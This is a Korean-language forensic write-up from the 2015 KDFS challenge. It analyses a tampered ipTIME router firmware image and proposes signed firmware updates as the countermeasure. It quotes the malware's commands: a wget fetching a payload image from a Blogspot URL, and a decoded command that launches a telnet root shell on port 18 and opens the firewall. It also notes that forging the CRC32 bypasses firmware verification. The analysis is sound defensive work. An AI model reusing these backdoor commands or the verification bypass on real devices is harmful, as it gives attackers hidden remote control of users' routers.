KDFS 2015 Challenge

10. 25. 2015.
Name: Kyeongsik Lee
E-Mail: rapfer@gmail.com

목 차

표 목 차

그 림 목 차

I. 요약문

1. 소개

본 보고서는 (사) 한국 디지털 포렌식 학회에서 주최한 포렌식 챌린지에 대한 분석 내용을 다룬다. 포렌식 챌린지는 대표적인 사물 인터넷 장비(IoT)인 유무선 공유기의 침해당한 펌웨어 이미지를 분석하여 침해 시나리오 구성 및 사고 대응 방안을 보고서 형태로 제출하는 것이 목적이다. 본 챌린지에서 제공된 이미지는 다음과 같다.

- 2015_KDFS_Challenge.bin - a86936be703759f94ea939bde3a68961

챌린지에는 하나의 펌웨어 이미지가 주어졌으며, 문제는 크게 “악성 코드 식별 => 악성 행위 분석 => 침해 경로 파악 => 해결 방안 도출”로 실제 분석 절차와 유사하다. 보고서도 이와 거의 동일한 순서로 작성하였다.
본 보고서는 챌린지 소개 및 침해사고에 분석 결과를 간략하게 요약한 “요약문”과 챌린지에서 주어진 문제에 대한 답을 기술한 “문제 및 풀이” 그리고 분석가 관점에서 세부 내용을 기술한 “상세 보고서”로 이루어져 있다.
악성코드 분석에는 동적/정적 분석을 수행하였으며, 챌린지에 사용된 기기와 동일 모델(n604s)를 구매하여 분석 결과를 검증하였다.

2. 침해사고 결과 요약

본 침해사고는 피해자의 공유기(모델명: n604s)의 업데이트 로직 취약점을 통해 공격자가 변조한 악성 펌웨어 이미지(MD5: a86936be703759f94ea939bde3a68961)의 펌웨어 업데이트를 진행하였다[1]. 공유기 업데이트가 완료되고 자동으로 재시작되는 과정에서 악성 펌웨어에 내장된 악성코드가 실행된다. 이 악성코드는 공유기가 재시작할 때마다 실행되고 사용자에게 보여지는 웹 인터페이스의 정보가 변경되지 않기 때문에 일반 사용자가 문제를 인지하기 어렵다.
악성코드는 공유기가 재시작할 때마다 구글에서 제공하는 블로그(Blogger) 서비스에 공격자가 미리 올려둔 이미지 파일을 다운로드하고, 이미지 뒤에 붙어있는 인코딩된 명령어를 디코딩하여 실행한다. 챌린지 시점에 디코딩하여 수행하는 명령은 18 번 포트로 텔넷 접속을 할 수 있도록 하는 것으로 침해사고를 당한 공유기는 공격자가 18 번 포트에 텔넷으로 접속하여 제어권을 획득할 수 있다.

[1] 본 챌린지에서는 펌웨어 업데이트 화면 침투 방법에 대한 질의가 없어서 침투 과정에 대한 분석은 제외하였다.

II. 문제 및 풀이

1. 플래시 메모리에서 추출한 펌웨어에서 악성코드 파일을 찾으시오.

Q) 추출한 펌웨어의 구조에 대하여 설명하시오.
A) 펌웨어는 **그림 1** 과 같이 LZMA 로 압축된 '펌웨어 인터페이스 및 부트로더(CFE[2])' 영역, 데이터와 실제 펌웨어 정보를 기록한 TRX 영역, 그리고 패키지 헤더(Package Header)로 이루어져 있다.



그림 1. 펌웨어 구조

리눅스 파일 시스템 형태로 공유기에 저장되는 영역은 TRX 영역이다. 이 영역에는 CFE 이후에 부팅을 위한 부트 로더 영역과 서비스 구동에 필요한 컨텐츠를 저장하는 리눅스 파일 시스템이 있다. 공격자는 주로 이 영역에 파일 추가 또는 변조 행위를 하여 악의적인 기능을 수행한다.
패키지 헤더는 펌웨어 업데이트 과정에서 사용하며, 펌웨어 이미지를 적용한 모델 명과 펌웨어의 버전 정보와 이 두 값을 부팅 과정에서 검증하기 위한 체크섬(checksum)을 저장한다.
기기는 IPTIME n604s 모델이며, 펌웨어 버전은 9.72 이다. 루트 파일 시스템은 CramFS(Compressed ROM file system)를 사용한다.

Q) 파일시스템에서 악성코드 파일을 찾으시오.
A) 동일 버전 펌웨어(파일 명: n604s_kr_9_72.bin, MD5: a6bdc6e53588e0e08a4c33e8fdcb2e09)를 이용한 화이트 리스팅 판별 결과, 변조된 파일은 1 개이며, 새롭게 추가된 악성코드는 3 개이다. 단, '/sbin/utelnetd'는 악의적인 목적으로 추가되었지만 파일 자체는 텔넷 서비스를 제공하는 정상적인 프로그램이다.

표 1. 식별된 악성코드

변조 및 추가	프로그램	해시
변조	/sbin/rc	변조 전: 4b8998eb25f4b0cb0e2f9fc83b34a902 변조 후: 6c7c0e28183021f878aadb51ef78a214
추가	/sbin/initi	18a1e94205352d46f41473e58177b56d
	/sbin/utelnetd	77d3e982f2f66a42390c8e3be406fc5e
	/sbin/pptpctrld	9d4a3213a2c3a93548c634567b699aab

2. 악성코드 파일의 악성 행위를 상세히 분석하시오.

Q) 악성코드가 외부서버에서 다운로드하는 URL 은 무엇인가?
A) '/sbin/pptpctrld' 악성코드에 의해 다운로드되며 경로는 'http://1.bp.blogspot.com/-oBAMl33Af1k/VbXURdEjn6I/AAAAAAAAAAM/ocobpaWMCxE/s1600/electrocat.png' 이다. 이미지 다운로드를 위해 구글 블로그 서비스를 이용하였다.

[2] Common Firmware Environment(CFE) Functional Specification: http://melbourne.wireless.org.au/files/wrt54/cfe.pdf

Q) 악성코드가 외부서버에서 받아오는 데이터의 내용은 무엇인가?
A) PNG 이미지 파일이며 PNG 파일 끝에 112 바이트의 인코딩된 임무가 저장되어 있다. 악성코드는 PNG 파일의 itxt 필드를 통해 이미지 파일을 검증하고, 파일 끝 112 바이트를 디코딩하여 나온 문자열 쉘 명령어로 실행한다. PNG 이미지 파일은 **그림 2** 와 같다.

그림 2 다운로드 받은 이미지

Q) 악성코드가 외부서버에서 받아온 데이터는 어떤 행위를 하는가?
A) 펌웨어 이미지 내에 있는 '/sbin/utelnetd' 프로그램을 실행한다. 이 프로그램은 18 번 포트를 대기(listen)하다가 18 번 포트로 접근하는 텔넷 연결에 쉘(/bin/sh)을 제공한다. 또한 리눅스 방화벽 역할을 하는 iptables 설정을 변경하여 18 번 포트로 들어오는 연결을 허용한다. 실행 명령어는 다음과 같다.

```
/sbin/utelnetd -p 18 -l /bin/sh 2> /dev/null &\r\n/sbin/iptables -A INPUT
-p tcp --dport 18 -j ACCEPT 2> /dev/null
```

Q) 추가 가능한 공격 시나리오를 서술하시오.
A) iptable 에도 18 번 포트에 대한 외부 접근이 허용되어 있으므로, telnet 을 이용하여 18 번 포트로 접속 공격자가 원하는 행동을 수행할 수 있다. 또한 다운로드 받는 이미지 파일 뒤의 인코딩된 112 바이트 명령어를 변경하여 공유기 부팅 시점에 공격자가 원하는 기능을 수행할 수 있다.

3. 공격자가 펌웨어를 수정할 수 있었던 원인은 펌웨어 검증 논리에 취약점이 있기 때문이다. 펌웨어 검증 과정과 취약점에 대해 서술하시오.

침해사고 펌웨어 이미지인 9.72 버전을 기준으로, 업데이트 시 펌웨어 검증 절차는 다음과 같다. 문제 풀이에는 간략한 내용만 다루며, 상세 내용은 '**III. 상세 보고서**' 중 '**6. 펌웨어 업데이트 취약점 및 해결 방안**'을 참고하기 바란다.

1. 비휘발성 메모리(NVRAM)에 저장된 펌웨어 모델 명과 패키지 헤더의 펌웨어 모델 명 정보를 비교한다. 모델 명이 펌웨어 루틴에 있는 모델이 아니라면 펌웨어 업데이트에 실패한다.
2. 비휘발성 메모리(NVRAM)에 저장된 업데이트가 가능한 최소 버전 정보와 패키지 헤더의 버전 정보를 비교한다. 만약 7.62 버전 이하일 경우 펌웨어 업데이트에 실패한다.
3. TRX 영역의 시그니처, TRX 영역 길이 정보 등 메타 정보를 검증하여 원하는 값이 아니면 업데이트에 실패한다.
4. TRX 영역에서 TRX 헤더의 CRC32 정보 이후부터 TRX 영역 끝까지의 CRC32 를 계산한다. 이 값이 TRX 헤더의 CRC32 값과 다르다면 업데이트에 실패한다.

현재 공유기의 펌웨어 검증은 변조 가능한 정보에 의존하고 있다. 기기 이름과 버전 정보를 저장하는 패키지 헤더(Package Header)는 단순히 문자열을 비교[3]한다. 펌웨어 이미지에 대한 무결성 검증도 기존 TRX 펌웨어 포맷의 펌웨어 검증 기능인 CRC32 에 의존하고 있으므로, 공격자가 변조된 펌웨어에 맞는 CRC32 값을 계산하여 해당 필드를 변경한다면, 손쉽게 펌웨어 검증 논리를 우회할 수 있다. 이 문제는 펌웨어 이미지의 무결성과 배포자의 신뢰성 때문에 발행한다.

4. 취약한 펌웨어 검증 논리에 대한 대책을 상세히 논하시오.

앞서 설명한 문제를 해결하기 위한 방법은 디지털 서명을 사용하는 것이다. 이 방법은 해시, 공개키 알고리즘, 키 배포 알고리즘을 이용하여 정보를 보호하는 방법이다.
본 방법의 전제 조건은 제조사 공개 키와 개인 키를 생성하고 인증기관(CA)을 통해 공개 키에 디지털 서명을 받아 디지털 인증서를 생성하는 작업과 최초 공유기 배포 단계에 이 디지털 인증서와 본 보고서에서 제시하는 검증 논리가 반영되어야하는 두 가지 전제조건이 필요하다.

1. 펌웨어 제조사(본 챌린지에서는 EFM 네트웍스)는 공개 키와 개인 키를 생성하고 공개 키를 인증기관(CA)에 전달하여 인증기관(CA)으로부터 서명된 인증서를 발급받는다.
2. 펌웨어 제조사는 발급받은 디지털 인증서(공개 키)와 개인 키를 디지털 서명 용도의 안전한 시스템에 보관한다. 본 예에선 이를 '**안전한 지역**'으로 칭한다.
3. 펌웨어 제조사에서 펌웨어를 개발한다. 개발되서 배포 준비된 펌웨어 이미지를 디지털 서명 센터에 전달한다.
4. 디지털 서명 센서는 펌웨어에 개인 키로 서명한 디지털 서명 정보를 붙여 배포한다.
5. 공유기는 로드된 펌웨어 이미지를 기기에 내장된 공개키를 이용하여 검증한다.
6. 검증 결과 올바르다면, 기존 펌웨어 업데이트를 진행한다.

이 절차를 그림으로 표현하면 **그림 3** 과 같다.



그림 3. 프로그램 코드에 대한 디지털 서명 과정

[3] 검증 과정에서 업데이트 시에는 패키지 헤더의 무결성 여부를 검증하는 ICV 정보를 확인하지 않고 업데이트가 정상적으로 진행되었으나, 부트로더 로딩 과정에서 체크섬 에러가 발생할 수 있다. 하지만 이 과정은 펌웨어 업데이트 과정에 포함되지 않아 본 분석에서 제외하였다.

III. 상세 보고서

1. 분석 정보

본 대회에서는 침해사고를 당한 공유기의 펌웨어 이미지 덤프를 제공하였다. 주어진 펌웨어 이미지의 해시 정보는 다음과 같다.

- 2015_KDFS_Challenge.bin – MD5: a86936be703759f94ea939bde3a68961

대상 이미지는 공유기의 펌웨어이고 침해사고를 분석하는 내용이므로, 펌웨어의 포맷과 파일 시스템을 분석할 수 있는 도구와 추출된 의심 파일의 목적을 알아내는 도구가 필요하다. 본 분석에 활용된 도구는 다음과 같다.

표 2. 분석에 사용한 소프트웨어 목록

소프트웨어	설명
Firmware Mod Kit	펌웨어 이미지를 분석 및 기존 펌웨어를 리패키징하여 변조된 펌웨어를 만들 수 있는 도구 모음
IDA Pro	실행 코드 분석 도구
Diff	BSD 에 내장된 파일 비교 도구
MD5	BSD 에 내장된 MD5 해시 도구
010 Editor	바이너리 분석 도구
QEMU	CPU 레벨 가상화 프로그램
strace	실행된 또는 실행할 프로그램을 추적하는 시스템 추적 도구
xshell	검증을 위한 UART 연결

분석 장비로 데스크탑 한 대와 노트북 한대를 사용하였으며, 분석 결과를 확인하기 위해 분석 과정에서 확인된 공유기와 동일 모델을 구매하여 UART 를 통한 디버그 메시지를 확인하였다.

표 3. 분석 환경

종류	세부 내용
보고서 작성 및 검증 시스템 연동(UART)	i7-3770, 32GB RAM, Windows 10(64bit)
펌웨어 이미지 분석 시스템	Macbook Air 2014, OS X Yosemite 10.5 (64bit)
검증 시스템	n604s 공유기, 9.72 펌웨어 설치, UART: 1152000bps

2. 펌웨어 이미지 분석

펌웨어는 여러 정보를 효과적으로 보관하기 위한 고유의 구조를 가지고 있으므로, 구조를 해석하여 정보를 추출하는 과정이 필요하다. 'Firmware Mod Kit'의 'binwalk'를 이용하면 대부분의 공유기 펌웨어 이미지를 분석할 수 있다.[4]

```
$ binwalk 2015_KDFS_Challenge.bin

DECIMAL                       HEXADECIMAL                     DESCRIPTION
--------------------------------------------------------------------------------
-------
46692   0xB664  LZMA compressed data, properties: 0x5D, dictionary size:
16777216      bytes,      uncompressed      size:      209044      bytes
131072 0x20000  TRX firmware header, little endian, image size: 3654656
bytes, CRC32: 0x85FE9CEF, flags: 0x0, version: 1, header size: 28 bytes,
loader offset: 0x1C, linux kernel offset: 0x15E424, rootfs offset: 0x0
131100 0x2001C  LZMA compressed data, properties: 0x5D, dictionary size:
65536 bytes, uncompressed size: 4378624 bytes
1565732  0x17E424 CramFS filesystem, little endian, size: 2220032 version
2 sorted_dirs CRC 0x51549668, edition 0, 1860 blocks, 371 files
```

분석 결과, TRX 포맷으로 커널 및 주요 파일이 관리되고 있었다. 0xB664 와 0x2001C 영역에 있는 LZMA 로 압축된 파일을 압축 해제하여 확인한 결과, 0xB664 영역은 펌웨어 인터페이스와 부트로더 역할을 하는 CFE(Common Firmware Environment) 영역이였으며, 0x2001C 는 리눅스 커널을 로드하기 위한 부트로더와 커널이 위치하였다. 분석 결과를 그림으로 표현하면 **그림 2** 와 같다.



그림 4. binwalk로 분석한 파티션 구조[5]

펌웨어 이미지에는 부팅 이미지와 같이 운영체제 로드에 필요한 정보와 공유기 관리에 필요한 파일을 저장하는 파티션이 있다. 이 펌웨어 이미지는 위와 같이 CramFS[6]를 사용한다. 이 파일시스템 구조를 해석하면 공유기에 있는 파일을 추출할 수 있다.

---

[4] Binwalk 는 제공되는 이미지의 모든 영역을 분석하는 것이 아닌, TRX, uImage 와 같이 임베디드 커널 이미지 영역을 분석 기능을 제공한다.

5 실제론 TRX 영역 뒤에 패키지 헤더(Package Header)가 위치하며, 해당 내용은 **'6. 펌웨어 업데이트 취약점 및 해결 방안'** 에 기술되어 있다.

6 CramFS : Compressed ROM file system 의 약어로 임베디드 기기를 위한 읽기 전용 리눅스 파일 시스템이다.

3. 공유기 정보 수집

파일시스템에서 파일을 추출했다면, 이 펌웨어가 동작된 기기의 제품 모델 명과 올라간 펌웨어의 버전 정보를 확인한다. 이러한 정보를 수집하면, 제조사 홈페이지를 통해 깨끗한(클린, Clean) 상태의 펌웨어 이미지를 획득할 수 있다. 클린 상태의 펌웨어 이미지를 획득하면, 챌린지에서 제공된 펌웨어 이미지에 화이트리스팅 기법을 적용하여 변조 또는 추가된 파일을 식별할 수 있다. '/default/var/run/hwinfo'에서 하드웨어 정보를 확인할 수 있다. 확인결과, 해당 이미지의 펌웨어 모델 명은 'n604s'이다.

```
/default/var/run$ cat hwinfo
company_name=EFM Networks
product_name=ipTIME N604S
url=www.iptime.co.kr
max_vlan=5
mirror_port=4
num_lan_port=4
…
icmp_conntrack_max=1024
auth_server=auth2.efm-net.com
max_txpower_gain=76
flash_diag_dev=/dev/mtd/3
language=kr
product_alias=n604s
```

펌웨어 버전은 9.72 로 'home/httpd/versions'에서 확인할 수 있다.

```
/home/httpd$ cat version
9.72
```

화이트리스팅 기법을 적용하기 위해서는 클린 상태의 펌웨어 이미지의 각 파일에 대한 해시 셋이 필요하다. 아이피타임 n604s 모델의 9.72 펌웨어 클린 이미지는 아이피타임 홈페이지에서 다운로드할 수 있다[7]. 다운로드 받은 펌웨어의 MD5 해시 값은 다음과 같다.

```
$ md5 n604s_kr_9_72.bin
MD5 (n604s_kr_9_72.bin) = a6bdc6e53588e0e08a4c33e8fdcb2e09
```

다운로드 받은 펌웨어를 'binwalk' 도구로 CramFS 영역의 파일을 추출하고, 두 파일 셋의 각 파일에 대한 MD5 해시 값을 구한 후 챌린지의 펌웨어 이미지의 해시 값과 비교하여 일치하지 않는 파일을 추출하였다.

```
command: diff < (sort <(md5deep -b -r ~/_n604s_kr_9_72.bin.extracted/cram-
fs/))          <(sort          <(md5deep          -b          -r          ~/
_2015_KDFS_Challenge.bin.extracted/dumped/)) > ~/diff2.txt
```

두 펌웨어의 파일 셋을 비교한 결과, 변조 및 추가된 악성코드 목록(예상)은 다음과 같다.

[7] 다운로드 링크 :
http://iptime.com/iptime/?page_id=126&pageid=1&mod=document&keyword=n604s&uid=16566

표 4. 식별된 악성코드 목록(예상)

변조 및 추가	악성코드(예상)	해시
변조	/sbin/rc	변조 전 : 4b8998eb25f4b0cb0e2f9fc83b34a902 변조 후 : 6c7c0e28183021f878aadb51ef78a214
추가	/sbin/initi	18a1e94205352d46f41473e58177b56d
	/sbin/utelnetd	77d3e982f2f66a42390c8e3be406fc5e
	/sbin/pptpctrld	9d4a3213a2c3a93548c634567b699aab

4. 변조된 파일 분석

부팅 타임에 구동되는 '/sbin/rc' 프로그램은 클린/감염된 파일 비교 결과 **그림 5** 과 같이 파일의 특정 문자열이 변조된 상태였다.



그림 5. '/sbin/rc' 파일 비교

공격자는 '/sbin/rc' 에 저장된 'iptables' 설정 명령('/sbin/iptables –I INPUT –I lo –j ACCEPT')을 '/sbin/initi' 를 실행하는 명령('sh /sbin/initi')으로 변경하였다. 변조로 인해 공유기 서비스 실행 과정에서 공유기 부팅 함수인 'start_nas' 가 **그림 6** 과 같이 'iptables' 설정 대신 'initi'를 새로운 프로세스로 실행한다.

```
la      $a0, 0x430000
nop
addiu   $a0, (aShSbinIniti - 0x430000)  # "sh /sbin/initi"
la      $t9, system
nop
jalr    $t9 ; system
```

그림 6. 변조된 정보를 접근하는 루틴(start_nas)

그 후, 정상적인 부팅 과정을 진행하게 되며, 악성 행위는 앞의 과정으로 실행된 '/sbin/initi' 로 부터 시작된다.

5. 추가된 악성코드 분석

공유기 펌웨어 이미지를 분석한 과정에서 확인된 3 개의 악성 파일에 대한 분석 내용을 다룬다.

가) '/sbin/initi' 분석

'/sbin/initi' 프로그램은 쉘 스크립트로 다음과 같이 작성되어 있다.

```
$ cat /sbin/initi
/sbin/iptables -I INPUT -i lo -j ACCEPT
/sbin/pptpctrld &
```

스크립트는 '/sbin/rc' 파일을 변경하면서 제거된 'iptables' 명령을 수행하고, '/sbin/pptpctrld' 를 백그라운드에서 동작하도록 한다. 즉, 부팅 과정에서 '/sbin/rc'가 '/sbin/initi' 스크립트를 실행하고, 스크립트는 '/sbin/pptpctrld' 를 실행함으로 악의적인 행위를 수행하게 된다.

나) '/sbin/pptpctrld' 악성코드 분석

악성코드인 '/sbin/pptpctrld'는 공격자가 하고자하는 핵심 기능을 수행하는 바이너리로 스크립트 형태가 아닌 MIPS 아키텍처로 컴파일한 실행파일이다. 악성코드는 정적 컴파일되어 있으며, 분석 지연을 위해 주요 문자열을 인코딩하였다.

본 악성코드를 동적 분석하기 위해 MIPS 아키텍처에서 해당 프로그램이 실행되도록 하였다. 분석 환경이 MIPS 프로세서가 아닌 인텔 프로세서이므로 CPU 가상화를 지원하는 QEMU 프로그램을 이용하였다. 동적 분석 도구는 'strace'를 이용하여 '/sbin/pptpctrld'의 호출 내역을 추적하며 행위를 분석했다. 행위 분석 결과 이 악성 파일은 다음과 같은 방식으로 파일을 다운로드한다.

```
execve("/bin/sh", ["sh", "-c", "wget http://1.bp.blogspot.com/-
oBAMl33Af1k/VbXURdEjn6I/AAAAAAAAAAM/ocobpaWMCxE/s1600/electrocat.png -O
/etc/pptpd.cache -q"])
```

'/sbin/pptpctrld' 프로그램은 펌웨어에 기본 설치된 'wget' 명령어로 위 URL 의 파일을 다운로드한다. 그리고 파일을 다운로드할 때 '/etc/pptpd.cache' 라는 이름으로 바꿔서 저장한다. 다운로드 받은 파일의 실제 이름은 'electronicat.png'(MD5: df261ba8b446ee202c86c78cf032f536)이며 85424 bytes 의 크기를 가진다. 다운로드 파일을 PNG 파일로 뷰어로 확인하면 **그림 7** 와 같이 정상적으로 이미지가 출력된다.

그림 7. 악성코드가 다운로드한 파일

이미지 파일을 구글 이미지 검색으로 수행한 결과 **그림 8** 과 같은 블로그가 확인되었다. 블로그에 업로드된 이미지의 경로는 '/sbin/pptpctrld'가 다운로드한 이미지 경로와 동일하며, 이미지의 해시 값도 동일하다.



그림 8. 악성 이미지 다운로드 사이트

블로그 주소는 'http://dlatlwjwkdth.blogspot.kr/' 이며, 게시 글은 2015 년 7 월 26 일 오후 11 시 48 분으로 되어 있다[8]. 서브도메인으로 사용된 영문자열의 의미는 한글로 '**임시저장소**'이다. '/sbin/pptpctrld' 프로그램은 'wget'으로 받은 파일이 공격자가 올린 것이 맞는지 확인하기 위해 PNG 이미지 포맷의 텍스트 필드(itxt) 내 8 바이트 문자열을 확인한다.

```
[pid 16425] openat(AT_FDCWD, "/tmp/etc/pptpd.cache", O_RDONLY) = 4
[pid 16425] ioctl(4, SNDCTL_TMR_TIMEBASE or TCGETS, 0x7fffc872e160) = -1
ENOTTY (Inappropriate ioctl for device)
[pid    16425]    mmap(0x7f8ddd7d9000,    8192,    PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f8ddd7d9000
[pid 16425] lseek(4, 1323, SEEK_SET) = 1323
[pid 16425] read(4, "kdfs2015 xmln", 16) = 16
[pid 16425] lseek(4, 0, SEEK_SET)  = 0
[pid 16425] lseek(4, 1327, SEEK_SET) = 1327
[pid 16425] read(4, "2015 xmlns:xm", 16) = 16
```

악성코드가 다운로드한 이미지에는 'kdfs2015'라는 문자열이 있다. 악성코드는 이 문자열이 있을 경우 85312(0x14D40) 위치에 있는 112 바이트의 데이터를 가져오고, 이 영역을 디코딩하여 나오는 명령어를 감염된 기기에서 실행한다. 다운로드한 파일을 분석한 결과, 그림 7 과 같이 PNG 파일 포맷의 끝을 의미하는 END 레코드 뒤에 악성 파일이 디코딩할 112 바이트의 추가 데이터가 존재했다.

[8] 구글 블로그의 게시 시간은 필요에 따라 변경할 수 있으므로 100% 신뢰할 순 없다.



그림 9. 이미지 파일 뒤에 있는 추가 데이터

